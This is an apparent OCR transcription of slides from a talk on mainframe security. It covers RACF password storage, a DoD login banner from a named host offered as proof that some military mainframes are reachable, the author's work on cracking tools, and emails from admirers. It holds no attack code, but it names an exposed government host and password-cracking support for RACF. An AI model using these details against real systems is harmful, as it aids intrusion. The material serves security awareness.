


CENSORED 1-07 o 09:14, CENSORED pisze:

> Well, as long as IBM is not going to open up the exact specs of said secure algorithm, we are not going to trust that, are we?

Yes, we are.

ABSOLUTES




Re: Strong "password" storage - custom RACF Exits

by [redacted] » Tue Jan 01, 2013 12:32 am

> The issue is, the userIDs follow a standard and DES has a very weak keyspace, therefore password crackers like John the Ripper have an easy time of discovering the password.

How this could be true is very problematic. There are password crackers for z/OS but they require either read access to the RACF data base or APF authorization. If the site prevents both of these activities, then your "easy time" is actually completely impossible. And your example, John the Ripper, does not even run on z/OS so it is a very poor example.

ABSOLUTES




to RACF-L ▾

DoD has STIGS for all environments that the DoD employs. Some are simplistic, others would hair-lip the SECDEF. Also ALL of the DoD mainframes are behind firewalls and VPN's

ABSOLUTES

"ALSO ALL THE DOD MAINFRAMES ARE BEHIND FIREWALLS AND VPNS"

ALL



PENSYS1.ARMY.PENTAGON.MIL

```
YOU ARE ACCESSING A U.S. GOVERNMENT (USG) INFORMATION SYSTEM (IS) THAT IS
PROVIDED FOR USG-AUTHORIZED USE ONLY. By using this (IS) (which includes any
device attached to this IS), you consent to the following conditions:
-The USG routinely intercepts and monitors communications on this IS for
purposes including, but not limited to, penetration testing, COMSEC monitoring
network operations and defense, personnel misconduct (PM), law enforcement
(LE), counterintelligence (CI) investigations.
-At any time, the USG may inspect and seize data stored on this IS.
-Communications using, or data stored on, this IS are not private, are subject
to routine monitoring, interception, and search, and may be disclosed or used
for any USG-authorized purpose.
-This IS includes security measures (e.g., authentication and access controls)
to protect USG interests--not for your personal benefit or privacy.
-Notwithstanding the above, using this IS does not constitute consent of
privileged communications, or work product, related to personal representation
or services by attorneys, psychotherapists, or clergy, and their assistants.
Such communications and work product are private and confidential.
See User Agreement for details.

                                                  Terminal Type:   3278-2A
                                                  Terminal id:     USRS1483
Enter Y to continue or PF3 to Logoff.             Date:            04/30/14
   Accept:       _                                Time:            10:25:02
```

THE HACKERS ARE COMING

WHEN I STARTED

- PRIOR TO 2012:
  - Some forum posts
  - No public talks
  - No tools support
  - Misunderstandings

TROUBLE

2012


- Added support for RACF to JtR
- Started Mainframe Security Blog
  - http://mainframed767.tumblr.com
- Gave first public talk

NOT A SINGLE EMAIL

2013-2014 TALKS!

- GAVE 11 TALKS
  - 8 IN US/CANADA
  - 2 OVERSEAS
- Created tools, added mainframe support to existing tools

SOME INTEREST




I saw your PowerPoint presentation, "Executing Commands on z/OS through FTP", we're looking to something like that. Do you do contract

Hi there Phil!
First of all, let me give you some "mad props" from Europe (Portugal) regarding your work on the "Big Iron Sec" world!

Hello Dominique. I attended your presentation on Mainframe
security at DefCon and am
understanding it so I can te
company. Would you be wi
pre

I work for a small company tha
fresh noob with 2 years of exp
going into my whole back stor
source of inspiration to me. I
access to our mainframe, whic
products, no data or "real" us
the mainframe community suc
better for us.

Heyas man,
Ive watched your talk and lurked around your tumbler and such, and when essobi mentioned he talked with you quite often, I asked him to hit you up for me. Ive been really interested in setting up some mainframe type environment in my lab. I like to think of myself as an exploit-developer, so id love to do some of that with a mainframe environment... but quite honestly a lot of my desire is that I have only been into this industry for about the past 5 years. So I missed the days of trs-80s and BBSs and such. So I would love to get my shot at laying waste to some mainframes. I have looked around the net, and saw that there is the Hercules project going, but was hoping you could point me to some more stuff I may have missed and that might be useful. Any help you can give is much appreciated. Seriously, thanks ahead of time.



Hey, I started working at CENSORED on some mainframe software a few months ago and it's good to know someone else is worried about the security. I can't really tell you what I work on, but it is remarkable how lax the security is and how habitually it's overlooked. I suppose my main point is keep fighting the good fight (:

NOW TWO

- DOMINIC WHITE
- Discussed vulnerabilities at TN3270 level
- Developed two applications

